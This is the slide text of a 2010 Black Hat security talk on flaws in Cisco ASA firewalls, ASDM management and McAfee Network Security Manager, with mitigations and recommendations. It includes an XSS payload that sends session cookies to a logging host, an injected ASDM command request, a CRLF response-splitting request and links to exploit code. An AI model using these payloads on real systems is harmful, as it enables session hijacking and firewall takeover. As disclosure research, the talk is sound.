The Emperor Has No Clothes:
Insecurities in Security Infrastructure

Ben Feinstein, CISSP GCFA
Director of Research

Jeff Jarmoc, GPEN GCFW
Firewall Engineer

Dan King
Security Engineer

SecureWorks
secureworks.com

Black Hat USA 2010
Las Vegas, Nevada USA
Wednesday, July 28th, 2010

Introductions

SecureWorks®

secureworks.com

Why Security Infrastructure?

- “Controls”, in the Regulatory / Compliance sense
- Separation of Physical / Logical Zones of Trust
- Active and passive defenses
- Monitoring / Collection

SecureWorks®

Impact of Successful Attack?

- Impact can be varied, and severe
- Attacker control of Device Policy / Device Config
  - Squelch alerts of the intrusion, “drop the shields”
  - Open up a backdoor channel

- Attacker gains access to credentials, crypto or VPN keys
  - Eavesdropping
  - Pivot onto other systems in environment

- Denial of Service

Cisco ASA Vulnerabilities: ACL Bypass

Jeff Jarmoc, GPEN GCFW
Firewall Engineer

Cisco Adpative Security Appliance (ASA)

- Stateful Inspection Firewall
- IPSEC VPN Termination
- SSL VPN Termination

- Via add-on modules
  - Intrusion Prevention (IPS)
  - Content Security

SecureWorks®

Cisco ASA - Configuring Firewall Access Control

- Two methods of evaluating actions for traffic

- When ACLs are bound;
  - Evaluate traffic against each entry, top down.
  - The action of the first matching rule is taken.
  - If no rule matches, the traffic is denied (Default Deny)

- When no ACLs are bound;
  - Traffic coming in to an interface is allowed if it's egress interface has a lower security level.

Cisco ASA - Configuring Firewall Access Control

- Required Steps
  - Name each interface
    - nameif command
  - Configure a Security level
    - security-level command
  - Assign an IP address to each interface
    - IP address command

- Optional steps
  - Create an Access-Control List
    - access-list command
  - Apply the ACLs to interfaces
    - access-group command

Cisco ASA - Example Configuration Snippet

```
interface Ethernet0/0
 nameif outside
 security-level 0
 ip address 192.168.1.222 255.255.255.0
!
interface Ethernet0/1
 nameif inside
 security-level 100
 ip address 10.10.10.1 255.255.255.0
!
interface Ethernet0/2
 nameif dmz
 security-level 50
 ip address 10.10.20.1 255.255.255.0
!
access-list outside_acl extended deny ip any any
access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq www
access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq https
access-list inside_acl extended permit udp any host 10.10.20.53 eq domain
access-list dmz_acl extended permit tcp host 10.10.20.25 any eq smtp
access-list dmz_acl extended permit udp host 10.10.20.53 any eq domain
!
access-group outside_acl in interface outside
access-group inside_acl in interface inside
access-group dmz_acl in interface dmz
```

Cisco ASA - ACL Bypass

- What if these are reversed?
  - access-group inside_acl in interface inside
  - access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq www
  - access-list inside_acl extended permit tcp 10.10.10.0 255.255.255.0 any eq https
  - access-list inside_acl extended permit udp 10.10.10.0 255.255.255.0 any eq domain
- Newer versions of ASA give an error.
  - ERROR: Access-group inside_acl does not exist.
- Some past version(s) would accept this and the device would operate as intended.
- Upon upgrade to a version affected by bug CSCsq91277 trouble occurs.
- Default Deny behavior changes to Security Level.

Default Deny is bypassed!

Cisco ASA - ACL Bypass - Identifying

- Two ways to confirm misbehavior
  - Comparing Syslog output (at level 6 - informational) to configuration.

```
Feb 13 2009 14:50:21 demoasa : %ASA-6-302013: Built outbound TCP connection
   451649364 for outside:a.b.c.d/3389 (a.b.c.d/3389) to
   inside:10.1.1.100/1469 (192.168.1.222/24278)
Feb 13 2009 14:50:21 demoasa : %ASA-6-305011: Built dynamic TCP translation
   from inside:10.1.1.100/1470 to outside:192.168.1.222/7792
Feb 13 2009 14:50:21 demoasa : %ASA-6-302013: Built outbound TCP connection
   451649365 for outside:a.b.c.d/3389 (a.b.c.d/3389) to
   inside:10.1.1.100/1470 (192.168.1.222/7792)
Feb 13 2009 14:50:21 demoasa : %ASA-6-305011: Built dynamic TCP translation
   from inside:10.1.1.100/1471 to outside:192.168.1.222/52312
Feb 13 2009 14:50:21 demoasa : %ASA-6-302013: Built outbound TCP connection
   451649401 for outside:a.b.c.d/3389 (a.b.c.d/3389) to
   inside:10.1.1.100/1471 (192.168.1.222/52312)
Feb 13 2009 14:50:22 demoasa : %ASA-6-305011: Built dynamic TCP translation
   from inside:10.1.1.100/1472 to outside:192.168.1.222/37014
```

Cisco ASA - ACL Bypass - Identifying

- Two ways to confirm misbehavior
  - Testing with packet-tracer

```
packet-tracer input inside tcp 10.1.1.100 1486 a.b.c.d 9000
      ...
      Phase: 2
      Type: ACCESS-LIST
      Subtype:
      Result: ALLOW
      Config:
      Implicit Rule
      Additional Information:
      Forward Flow based lookup yields rule:
      in  id=0x1a09d350, priority=1, domain=permit, deny=false
        hits=1144595557, user_data=0x0, cs_id=0x0, l3_type=0x8
        src mac=0000.0000.0000, mask=0000.0000.0000
        dst mac=0000.0000.0000, mask=0000.0000.0000
```

Cisco ASA - ACL Bypass - Mitigation

- Upgrade to a patched version
  - 7.0(8)1 and later
  - 7.1(2)74 and later
  - 7.2(4)9 and later
  - 8.0(4)5 and later

- Add an explicit deny to all ACL

- Cannot be remotely triggered.
- Cannot be triggered at will
- More of a security-impacting bug than a true vulnerability, but still very important.
- See Cisco advisory cisco-sa-20090408-asa for more details


Cisco ASA Vulnerabilities: ASDM Administrative Command Injection

Jeff Jarmoc, GPEN GCFW
Firewall Engineer


What is ASDM?

- Adaptive Security Device Manager
- JAVA GUI for configuring and administrating ASA

- Launch from Browser or Install
- Uses HTTPS
- Requires JRE



ASDM - Dissecting Communications



SecureWorks®

ASDM - Dissecting Communications

Path	Purpose	Security
/admin/	Root of ASA management interface.	Anonymous
/admin/public/	Stores .jar, .jnlp and other supporting files.	Anonymous
/admin/exec/	Root of commands to be executed. Commands are passed as HTTP encoded paths.	Auth Required
/admin/config/	Returns the current running-config.	Auth Required
/admin/capture/	Stores any captures configured. Appending /pcap/ to request returns them in .pcap form.	Auth Required

Some examples of commonly used URLs:

To get the version of a device, connect to:
https://a.b.c.d/admin/exec/sh+ver/

To download a pcap of a capture name 'test':
https://a.b.c.d/admin/capture/test/pcap/

To view the current time and an access list called 'inside':
https://a.b.c.d/admin/exec/sh+clock/sh+access-list+inside/

ASDM - Credential Interception

- HTTP Basic-Auth, credentials are Base64 encoded
  - YWRtaW46c3VwZXJzZWNyZXQ=
  - admin:supersecret

- By using an SSL/TLS interception proxy, credential secrecy is compromised.
  - Requires re-writing certificate, which can be easily detected
  - Many sysadmins still using self-signed certificates
  - Certificate warnings may therefore not carry much weight.

ASDM - Cross-Site Request Forgery

- Lack of nonce value or randomization of command URIs
- No Hashing of URIs (as with Digest Auth)
- In short, nothing protecting URL integrity

- Requires client browser cache credentials
  - Clients typically only hit authenticated URLs through Java
  - Can’t easily inject a request into the Java process

- If Admin users Browser to access ASA, Credentials are cached for the duration of that session.
  - No log out mechanism
  - No age-out or time out

ASDM - Cross-Site Request Forgery

- Cisco Actually recommends this action in limited cases!
  - Copying PCAPs off the sensor
  - Copying full configuration off sensor

- PIX/ASA 7.x: Pre-shared Key Recovery
  - Pre-Shared keys are not exposed through `sh run`
  - Four processes are generated, all four have problem
    - Use “more system:running-config”
      - Cisco now calls this a bug (CSCeh98117) and this no longer works past 8.3(1) (according to release notes)
    - Copy config via TFTP
      - Plaintext!
    - Copy config via FTP
      - Plaintext!
    - Copy config via HTTPS
      - Browser caches credentials, and CSRF is possible

ASDM - TLS/SSL Renegotiation, Command injection

- A Man-in-the-middle can ask both end points to renegotiate encryption, while transmitting plaintext. This plain-text is received into a buffer, which is prepended to the client's request upon renegotiation.
  - CVE-2009-3555
  - Discovered by Marsh Ray and Steve Dispensa of Phone Factor
  - Affects nearly all TLS/SSL implementations, not just Cisco.
  - A Man-in-the-Middle can therefore inject text into the TLS stream, without replacing the server's certificate.
  - Data can not be decrypted, only injected.
- Weak authentication mechanisms combine with lack of URI protection such that this vulnerability in integrity is enough to inject commands into a legitimate ASDM administrative session.

ASDM - TLS/SSL Renegotiation, Cisco Response

- One security advisory, describing the issue broadly for all Cisco Products
- Two relevant bugs tracked.
  - ASA Bug - CSCtd00697
  - ASDM Bug - CSCtd01491
- All include the same text
  - Cisco says, "…the impact of an attack depends on the application protocol running over TLS."
- It's MUCH worse than that.
  - We say "... the impact of an attack against ASDM, is that an attacker can insert any commands they want, and completely take over the firewall."
  - Add accounts, allow access, clear configuration, disable logging, etc. As good as full CLI access.

ASDM - TLS/SSL Renegotiation, Example Scenario

Original Request

```
GET /admin/exec/show+version/show+curpriv/perfmon+interval+10/ HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: ASDM/ Java/1.6.0_17
Host: 127.0.0.1:4443
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Authorization: Basic YWRtaW46c3VwZXJzZWNyZXq=
```

Attacker Injection

```
GET /admin/exec/name+1.1.1.1+pwn3d/ HTTP/1.1
X-ignore:
```

Final Request

```
GET /admin/exec/name+1.1.1.1+pwn3d/ HTTP/1.1
X-ignore: GET /admin/exec/show+version/show+curpriv/perfmon+interval+10/ HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: ASDM/ Java/1.6.0_17
Host: 127.0.0.1:4443
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Authorization: Basic YWRtaW46c3VwZXJzZWNyZXq=
```

ASDM - TLS/SSL Renegotiation, Proof of Concept

- Working proof of concept code is publicly available.
  - Red Team Pentesting GmbH
    - http://www.redteam-pentesting.de/files/tls-renegotiation-poc.py
  - Also on Exploit DB
    - http://www.exploit-db.com/exploits/10579/

- Requires minor modifications
  - Skip the first several requests, since there's set up before credentials are passed.
  - Fix the non-modified connection handling, so FIN/RST from the server is passed through properly closing connections.

Live Demo Time!

ASDM - TLS/SSL Renegotiation, Remediation, Recommendations

- Newer ASA Builds disable renegotiation
  - Insert versions
- Newer JREs disable renegotiation
  - Sun JRE 6 update 18 turns this off by default
  - Can still be re-enabled manually.
- Restrict Administrative sessions as much as possible
  - Consider a dedicated administrative segment
  - Be cautious of where you allow administrative connections
  - Verify certificates!

- Underlying weaknesses of HTTP Basic Auth and weak command integrity checking are still present!

- Future TLS/SSL integrity issues may lead to recurrence.

Multiple Vulnerabilities in McAfee NSM

Dan King
Security Engineer

Who am I?

Dan King

Security Engineer with SecureWorks

- Penetration testing
- PCI Auditing
- Web Application testing
- File/protocol fuzzing

SecureWorks®

What we are going to talk about

- Implicit trust
- McAfee Network Security Manager (NSM)
- Cross-site Scripting within NSM
- Cisco ASA WebVPN
- HTTP Response Splitting
- Conclusion

SecureWorks®

Implicit Trust

- Security Devices assumed to be secure
- Adding threat surface area
- Sensitive areas within networks

SecureWorks®

McAfee Network Security Manager


"Simple, centralized control for distributed McAfee Intrusion Prevention System sensors and NAC Appliances" - McAfee

- Manage IPS/ HIDS / NAC Devices
- Windows 2003 Server
- Web Interface

SecureWorks

Cross-Site Scripting (XSS)

- Malicious scripts injected into trusted web sites
- XSS violates Implicit trust
- Parameters within login page of NSM are vulnerable
- XSS = Remote Code Execution



SecureWorks®

Session Hijacking via XSS in NSM

- Phishing attack sent to security administrator(s)
- Inject JavaScript Image object into page via XSS
- Set Image source property to include session cookie

```
<form action="/intruvert/jsp/module/Login.jsp" name="form"
method=post>
<input type hidden name "iaction" value "preCreatefcb11">
<script>new Image().src="http://127.0.0.1/mcafee
/log.cgi?c="+encodeURI(document.cookie);</script>8b3283a1e57">
<input type hidden name "node" value "">
```

- Monitor HTTP logs for session identifier

```
localhost - - [12/Jul/2010:14:10:15 -0400] "GET
/mcafee/log.cgi?c=JSESSIONID=E74295A9FA2300566D5154181877637A
HTTP/1.1" 404 5005 "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.1.10) Gecko/20100504 Firefox/3.5.10 ( .NET CLR 3.5.30729)"
```



SecureWorks®

Results

- Bypass login using administrators session ID
- Leveraged trust to take control of perimeter defenses
- Demo

Cisco Adaptive Security Appliance

- Stateful Firewall
- Layer 2 Firewall
- Intrusion Prevention
  (with addon module)



- VPN Concentrator
  - Clientless (SSL)
  - Client based (SSL or IPSec)
- Web Interface for Clientless VPN

SecureWorks®

HTTP Response Splitting

- Server does not validate input
- Allows injection of HTTP Headers to client
- Force client to accept data as if from the server

Cisco ASA - HTTP Response Splitting

- Location header allows changing of redirection
- Malicious sites
- Duplicate sites
- In case of multiple header statements, last one wins

Cisco ASA - HTTP Response Splitting


"evil" Request to vulnerable server

raw | headers | hex

```
GET /%0d%0aLocation%3a%20http%3a%2f%2fwww%2egoogle%2ecom HTTP/1.1
Host: 200.122.149.141
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.
(.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
```

Cisco ASA - HTTP Response Splitting

Response sent back to client



SecureWorks

Conclusions

- Getting it right is hard
- Test before you sign
- Ensure devices are scanned regularly
- Work with vendors to create better products

SecureWorks®

Recommendations

- Monitor these classes of devices for attack
- Maintain a robust response capability
- Evaluate and test security of your existing security infrastructure
  - Rule it within scope for normal pen testing and security assessment activities
  - Consider impacts of attacks on security infrastructure in planning and modeling

Recommendations (2)

- Evaluate security as part of the purchasing decision process
  - Include baseline security requirements in RFP
- Treat web-based mgmt interfaces like a high value webapp
  - Log monitoring
  - Deploy defenses in front of mgmt interface (e.g., WAF)?
- Include the security infrastructure in your security monitoring
- Architect your deployments to support ease of maintenance / upgrade

Conclusion

- Trust but verify
- Should security vendors be held to a higher standard?
- Responsiveness of vendors during disclosure process

SecureWorks®

Q & A

info@secureworks.com

SecureWorks®
secureworks.com